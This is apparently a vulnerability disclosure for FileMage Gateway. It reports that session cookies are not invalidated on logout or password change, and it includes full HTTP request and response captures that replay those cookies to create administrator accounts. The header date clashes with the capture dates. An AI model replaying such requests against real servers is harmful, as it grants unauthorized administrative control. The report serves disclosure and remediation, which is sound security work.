Vulnerability Disclosure Document

Date: 08/18/2023

Introduction

I've identified a security vulnerability existing in FileMage Gateway. FileMage does not properly manage the lifecycle of a user's session. This vulnerability is present and identified on all most up to date version of FileMage Gateway

Product Description

FileMage Gateway is an FTP/SFTP server backed by a cloud object storage API. Deployable from your cloud provider marketplace and billed hourly.

Vulnerability Information

1. Vulnerability Information - Account Logout Session Cookie	
Description	FileMage does not properly handle the session cookie when a user logs out of the application therefore leaving it vulnerable to replaying/hijacking attacks.
Impact	An attacker can leverage the outdated session cookies to access administrator capabilities.
Recommendation	Implement session refreshes when a users account logs out of the application.
Additional Information	HTTPS://CWE.MITRE.ORG/DATA/DEFINITIONS/613.HTML

2. Vulnerability Information - Account Password Session Cookie	
Description	File Mage does not properly handle the session cookie when a user changes there password therefore leaving it vulnerable to replaying/hijacking attacks.
Impact	An attacker can leverage the outdated session cookies to access administrator capabilities.
Recommendation	Implement session refreshes when a user updates their password.


2. Vulnerability Information - Account Password Session Cookie	
Additional Information	HTTPS://CWE.MITRE.ORG/DATA/DEFINITIONS/613.HTML

Technical Details

Attack #1 - Account Logout Session Cookie

With an administrative account we are able to view the current list of administrators and add a new admin using GET/POST requests as demonstrated below:


GET /administrators



```
GET /administrators/ HTTP/2
Host: 3.86.3.255
Cookie: w=
MTY5NzY2NzEwNnxEdi1CQkFFQ180SUFBUkFCRUFBQUd2LUNBQUVHYzNSeWFXNW5EQU1BQVhVR
GFXNTBCQVFBX2dIU3yLv7td6LmihsERxZ_AYjNklqBZHkj_a_5sQXFUIuAcxA==; s=
MTY5NzY4NzQ4MnxEdi1CQkFFQ180SUFBUkFCRUFBQUdQLUNBQUVHYzNSeWFXNW5EQU1BQVhVR
GFXNTBCQUlBRGc9PXzibzaIrCFWPL2PMmdK5eQ8DJmkWQx7_jdIoU3jctQMhA==
Sec-Ch-Ua: "Not=A?Brand";v="99", "Chromium";v="118"
Accept: application/json, text/plain, */*
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/118.0.5993.70 Safari/537.36
Sec-Ch-Ua-Platform: "macOS"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://3.86.3.255/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9


```

```
HTTP/2 200 OK
Content-Type: application/json; charset=UTF-8
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-Xss-Protection: 1; mode=block
Content-Length: 64
Date: Thu, 19 Oct 2023 03:52:04 GMT

[{"id":7,"email":"user3@user.com","password":"","reset":false}]

```


POST /administrators - adding a new user called "LOGGEDIN@TEST.COM"



```
POST /administrators/ HTTP/2
Host: 3.86.3.255
Cookie: w=
MTY5NzY2NzEwNnxEdi1CQkFFQ180SUFBUkFCRUFBQUd2LUNBQUVHYzNSeWFXNW5EQU1BQVhVR
GFXNTBCQVFBX2dIU3yLv7td6LmihsERxZ_AYjNklqBZHkj_a_5sQXFUIuAcxA==; s=
MTY5NzY4NzQ4MnxEdi1CQkFFQ180SUFBUkFCRUFBQUdQLUNBQUVHYzNSeWFXNW5EQU1BQVhVR
GFXNTBCQUlBRGc9PXzibzaIrCFWPL2PMmdK5eQ8DJmkWQx7_jdIoU3jctQMhA==
Content-Length: 65
Sec-Ch-Ua: "Not=A?Brand";v="99", "Chromium";v="118"
Accept: application/json, text/plain, */*
Content-Type: application/json;charset=UTF-8
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/118.0.5993.70 Safari/537.36
Sec-Ch-Ua-Platform: "macOS"
Origin: https://3.86.3.255
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://3.86.3.255/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9

{
  "email":"loggedin@test.com",
  "password":"password",
  "reset":false
}
```

```
HTTP/2 201 Created
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-Xss-Protection: 1; mode=block
Content-Length: 0
Date: Thu, 19 Oct 2023 03:52:30 GMT


```

The vulnerability is identified when a user logs out, it does not invalidate the session cookie. The below is an image of logging out of the session.




```
POST /account/signout/ HTTP/2
Host: 3.86.3.255
Cookie: w=
MTY5NzY2NzEwNnxEdi1CQkFFQ180SUFBUkFCRUFBQUd2LUNBQUVHYzNSeWFXNW5EQU1BQVhVR
GFXNTBCQVFBX2dIU3yLv7td6LmihsERxZ_AYjNklqBZHkj_a_5sQXFUIuAcxA==; s=
MTY5NzY4NzQ4MnxEdi1CQkFFQ180SUFBUkFCRUFBQUdQLUNBQUVHYzNSeWFXNW5EQU1BQVhVR
GFXNTBCQUlBRGc9PXzibzaIrCFWPL2PMmdK5eQ8DJmkWQx7_jdIoU3jctQMhA==
Content-Length: 0
Sec-Ch-Ua: "Not=A?Brand";v="99", "Chromium";v="118"
Accept: application/json, text/plain, */*
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/118.0.5993.70 Safari/537.36
Sec-Ch-Ua-Platform: "macOS"
Origin: https://3.86.3.255
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://3.86.3.255/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9


```

```
HTTP/2 200 OK
Set-Cookie: s=
MTY5NzY4Nzc1MXxEdi1CQkFFQ180SUFBUkFCRUFBQUJQLUNBQUE9fCULjuu8tI48O6an1XqUe
xsBX5RE_Y3CrEZTaZLdX4K_; Path=/; Expires=Sat, 18 Nov 2023 03:55:51 GMT;
Max-Age=2592000
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-Xss-Protection: 1; mode=block
Content-Length: 0
Date: Thu, 19 Oct 2023 03:55:51 GMT


```

Now when using the same session cookie, we are till able to view and add additional administrator users as seen below:


Adding an additional user called with expired session cookie "LOGGEDOUT@TEST.COM"



```
POST /administrators/ HTTP/2
Host: 3.86.3.255
Cookie: w=
MTY5NzY2NzEwNnxEdi1CQkFFQ180SUFBUkFCRUFBQUd2LUNBQUVHYzNSeWFXNW5EQU1BQVhVRGFX
NTBCQVFBX2dIU3yLv7td6LmihsERxZ_AYjNklqBZHkj_a_5sQXFUIuAcxA==; s=
MTY5NzY4NzIyNnxEdi1CQkFFQ180SUFBUkFCRUFBQUdQLUNBQUVHYzNSeWFXNW5EQU1BQVhVRGFX
NTBCQUlBREE9PXwdKbnjb5Uqt9i39jn1qvF-_OZ63ZVqN3mlhmmxYm6ixA==
Content-Length: 66
Sec-Ch-Ua: "Not=A?Brand";v="99", "Chromium";v="118"
Accept: application/json, text/plain, */*
Content-Type: application/json;charset=UTF-8
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/118.0.5993.70 Safari/537.36
Sec-Ch-Ua-Platform: "macOS"
Origin: https://3.86.3.255
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://3.86.3.255/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9

{
  "email":"loggedout@user.com",
  "password":"password",
  "reset":false
}
```

```
HTTP/2 201 Created
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-Xss-Protection: 1; mode=block
Content-Length: 0
Date: Thu, 19 Oct 2023 03:57:20 GMT
```

GET /administrators with expired session cookie




```
GET /administrators/ HTTP/2
Host: 3.86.3.255
Cookie: w=
MTY5NzY2NzEwNnxEdi1CQkFFQ180SUFBUkFCRUFBQUd2LUNBQUVHYzNSeWFXNW5EQU1BQVhVRGFX
NTBCQVFBX2dIU3yLv7td6LmihsERxZ_AYjNklqBZHkj_a_5sQXFUIuAcxA==; s=
MTY5NzY4NzIyNnxEdi1CQkFFQ180SUFBUkFCRUFBQUdQLUNBQUVHYzNSeWFXNW5EQU1BQVhVRGFX
NTBCQUlBREE9PXwdKbnjb5Uqt9i39jn1qvF-_OZ63ZVqN3mlhmmxYm6ixA==
Sec-Ch-Ua: "Not=A?Brand";v="99", "Chromium";v="118"
Accept: application/json, text/plain, */*
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/118.0.5993.70 Safari/537.36
Sec-Ch-Ua-Platform: "macOS"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://3.86.3.255/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
```

```
HTTP/2 200 OK
Content-Type: application/json; charset=UTF-8
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-Xss-Protection: 1; mode=block
Content-Length: 195
Date: Thu, 19 Oct 2023 03:58:32 GMT

[
  {
    "id":8,
    "email":"loggedin@test.com",
    "password":"",
    "reset":false
  },
  {
    "id":9,
    "email":"loggedout@user.com",
    "password":"",
    "reset":false
  },
  {
    "id":7,
    "email":"user3@user.com",
    "password":"",
    "reset":false
  }
]
```

Attack #2 - Account Password Session Cookie

With an administrative account we are able to view the current list of administrators and add a new admin using GET/POST requests demonstrated below:


POST /administrators - adding a new user called "PRECHANGE@TEST.COM"



```
POST /administrators/ HTTP/2
Host: 3.86.3.255
Cookie: w=
MTY5NzY2NzEwNnxEdi1CQkFFQ180SUFBUkFCRUFBQUd2LUNBQUVHYzNSeWFXNW5EQU1BQVhVRGFX
NTBCQVFBX2dIU3yLv7td6LmihsERxZ_AYjNklqBZHkj_a_5sQXFUIuAcxA==; s=
MTY5NzY4ODc4M3xEdi1CQkFFQ180SUFBUkFCRUFBQUdQLUNBQUVHYzNSeWFXNW5EQU1BQVhVRGFX
NTBCQUlBRGc9PXzJ911easgU-EHwCdFvW18cWya_Za7llr5_2IMEwFUV8Q==
Content-Length: 66
Sec-Ch-Ua: "Not=A?Brand";v="99", "Chromium";v="118"
Accept: application/json, text/plain, */*
Content-Type: application/json;charset=UTF-8
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/118.0.5993.70 Safari/537.36
Sec-Ch-Ua-Platform: "macOS"
Origin: https://3.86.3.255
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://3.86.3.255/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9

{
  "email":"prechange@test.com",
  "password":"password",
  "reset":false
}
```

```
HTTP/2 201 Created
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-Xss-Protection: 1; mode=block
Content-Length: 0
Date: Thu, 19 Oct 2023 04:21:54 GMT


```

GET /administrators




```
GET /administrators/ HTTP/2
Host: 3.86.3.255
Cookie: w=
MTY5NzY2NzEwNnxEdi1CQkFFQ180SUFBUkFCRUFBQUd2LUNBQUVHYzNSeWFXNW5EQU1BQVhVRGFX
NTBCQVFBX2dIU3yLv7td6LmihsERxZ_AYjNklqBZHkj_a_5sQXFUIuAcxA==; s=
MTY5NzY4ODc4M3xEdi1CQkFFQ180SUFBUkFCRUFBQUdQLUNBQUVHYzNSeWFXNW5EQU1BQVhVRGFX
NTBCQUlBRGc9PXzJ911easgU-EHwCdFvW18cWya_Za7llr5_2IMEwFUV8Q==
Sec-Ch-Ua: "Not=A?Brand";v="99", "Chromium";v="118"
Accept: application/json, text/plain, */*
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/118.0.5993.70 Safari/537.36
Sec-Ch-Ua-Platform: "macOS"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://3.86.3.255/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9


```

```
HTTP/2 200 OK
Content-Type: application/json; charset=UTF-8
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-Xss-Protection: 1; mode=block
Content-Length: 131
Date: Thu, 19 Oct 2023 04:22:36 GMT

[
  {
    "id":12,
    "email":"prechange@test.com",
    "password":"",
    "reset":false
  },
  {
    "id":7,
    "email":"user3@user.com",
    "password":"",
    "reset":false
  }
]
```

The user is able to change their existing password and still use the old session cookie to perform admin functionality.

